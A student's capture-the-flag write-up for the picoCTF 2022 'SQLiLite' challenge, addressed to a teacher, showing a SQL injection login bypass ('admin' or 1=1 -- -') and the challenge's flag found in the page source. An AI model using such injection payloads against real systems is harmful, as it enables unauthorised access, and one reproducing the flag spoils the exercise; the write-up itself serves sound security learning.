# picoCTF

SQLiLite

Hi Teacher! This is how I've been able to solve this challenge:

I launched the instance and then clicked on the link

I saw this simple log in prompt

Log In

Username:

Password:

Login

I again tried to use admin-admin for user password combination

Log In

Username:

admin

Password:

•••••

Login

I failed, but got this message instead

```
username: admin
password: admin
SQL query: SELECT * FROM users WHERE name='admin' AND password='admin'
```

Login failed.

So I used to bypass this with 1=1 true statement as before:

| Log In |
| --- |
| **Username:** |
| admin' or 1=1 --- - |
| **Password:** |
| •••••••••••••••••• |
| Login |

And I succeed it logging in

```
username: admin' or 1=1 -- -
password: admin' or 1=1 -- -
SQL query: SELECT * FROM users WHERE name='admin' or 1=1 -- -' AND password='admin' or 1=1 -- -'
```

Logged in! But can you see the flag, it is in plainsight.

I saw this message, and clicked Ctrl + U to find the flag

```
Line wrap ☐
1  <pre>username: admin&#039; or 1=1 -- -
2  password: admin&#039; or 1=1 -- -
3  SQL query: SELECT * FROM users WHERE name=&#039;admin&#039; or 1=1 -- -&#039; AND password=&#039;admin&#039; or 1=1 -- -&#039;
4  </pre><h1>Logged in! But can you see the flag, it is in plainsight.</h1><p hidden>Your flag is: picoCTF{L00k5_l1k3_y0u_solv3d_it_d3c660ac}</p>
```

I pasted it in here

SQLiLite

Medium   Web Exploitation   picoCTF 2022   sql

AUTHOR: MUBARAK MIKAIL

Description

Can you login to this website?
Try to login here.

This challenge launches an instance on demand.
Its current status is: RUNNING

Instance Time Remaining: 14:49

Restart Instance

Hints

1

admin is the user you want to login as.

22,667 users solved

93% Liked

picoCTF(L00k5_l1k3_y0u_solv3d_it_d3c660ac)

Submit Flag

And completed this challenge

Hurray! You solved this challenge.

Progress Tracker

Filters

☐ Hide Solved
☐ Show Bookmarked
☐ Show Assigned

Search by Name

sql

Difficulty

All Difficulties

Easy

Web Exploitation Medium
No Sql Injection
4,500 solves   93%

Web Exploitation Medium
More SQLi
12,981 solves   82%

Web Exploitation Medium
SQLiLite
22,668 solves   93%

Web Exploitation Medium
SQL Direct
18,316 solves   89%